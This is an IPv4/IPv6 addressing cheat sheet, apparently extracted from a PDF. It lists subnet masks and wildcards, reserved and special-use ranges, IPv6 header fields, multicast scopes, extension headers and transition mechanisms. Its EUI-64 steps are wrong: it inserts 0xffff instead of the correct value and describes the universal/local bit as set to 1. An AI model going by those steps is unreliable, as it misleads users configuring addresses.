
| Decimal to Binary | | | |
|-------------------|-----------|----------|-----------|
| Subnet Mask | | Wildcard | |
| 255 | 1111 1111 | 0 | 0000 0000 |
| 254 | 1111 1110 | 1 | 0000 0001 |
| 252 | 1111 1100 | 3 | 0000 0011 |
| 248 | 1111 1000 | 7 | 0000 0111 |
| 240 | 1111 0000 | 15 | 0000 1111 |
| 224 | 1110 0000 | 31 | 0001 1111 |
| 192 | 1100 0000 | 63 | 0011 1111 |
| 128 | 1000 0000 | 127 | 0111 1111 |
| 0 | 0000 0000 | 255 | 1111 1111 |



| Classful Ranges | |
|-----------------|-----------------------------|
| A | 0.0.0.0 – 127.255.255.255 |
| B | 128.0.0.0 - 191.255.255.255 |
| C | 192.0.0.0 - 223.255.255.255 |
| D | 224.0.0.0 - 239.255.255.255 |
| E | 240.0.0.0 - 255.255.255.255 |

| Reserved Ranges | |
|-----------------|-------------------------------|
| RFC 1918 | 10.0.0.0 - 10.255.255.255 |
| Localhost | 127.0.0.0 - 127.255.255.255 |
| RFC 1918 | 172.16.0.0 - 172.31.255.255 |
| RFC 1918 | 192.168.0.0 - 192.168.255.255 |

| Terminology | |
|---|--|
| CIDR Classless interdomain routing was developed to provide more granularity than legacy classful addressing; CIDR notation is expressed as /XX | VLSM Variable-length subnet masks are an arbitrary length between 0 and 32 bits; CIDR relies on VLSMs to define routes |



Version (4 bits) · Always set to 6

Traffic Class (8 bits) · A DSCP value for QoS

Flow Label (20 bits) · Identifies unique flows (optional)

Payload Length (16 bits) · Length of the payload in bytes

Next Header (8 bits) · Header or protocol which follows

Hop Limit (8 bits) · Similar to IPv4's time to live field

Source Address (128 bits) · Source IP address

Destination Address (128 bits) · Destination IP address

Address Types

Unicast · One-to-one communication

Multicast · One-to-many communication

Anycast · An address configured in multiple locations

Multicast Scopes

| | |
|--------------------------|---------------------|
| 1 Interface-local | 5 Site-local |
| 2 Link-local | 8 Org-local |
| 4 Admin-local | E Global |

Special-Use Ranges

| | |
|----------------------|---------------------|
| ::/0 | Default route |
| ::/128 | Unspecified |
| ::1/128 | Loopback |
| ::/96 | IPv4-compatible* |
| ::FFFF:0:0/96 | IPv4-mapped |
| 2001::/32 | Teredo |
| 2001:DB8::/32 | Documentation |
| 2002::/16 | 6to4 |
| FC00::/7 | Unique local |
| FE80::/10 | Link-local unicast |
| FEC0::/10 | Site-local unicast* |
| FF00::/8 | Multicast |


* Deprecated

Address Notation

- Eliminate leading zeros from all two-byte sets
- Replace up to one string of consecutive zeros with a double-colon (::)

Address Formats

Global unicast




Link-local unicast



Multicast



EUI-64 Formation



- Insert 0xffff between the two halves of the MAC
- Flip the seventh bit (universal/local flag) to 1

Extension Headers

Hop-by-hop Options (0)

Carries additional information which must be examined by every router in the path

Routing (43)

Provides source routing functionality

Fragment (44)

Included when a packet has been fragmented by its source

Encapsulating Security Payload (50)

Provides payload encryption (IPsec)

Authentication Header (51)

Provides packet authentication (IPsec)

Destination Options (60)

Carries additional information which pertains only to the recipient

Transition Mechanisms

Dual Stack

Transporting IPv4 and IPv6 across an infrastructure simultaneously

Tunneling

IPv6 traffic is encapsulated into IPv4 using IPv6-in-IP, UDP (Teredo), or Intra-Site Automatic Tunnel Addressing Protocol (ISATAP)

Translation

Stateless IP/ICMP Translation (SIIT) translates IP header fields, NAT Protocol Translation (NAT-PT) maps between IPv6 and IPv4 addresses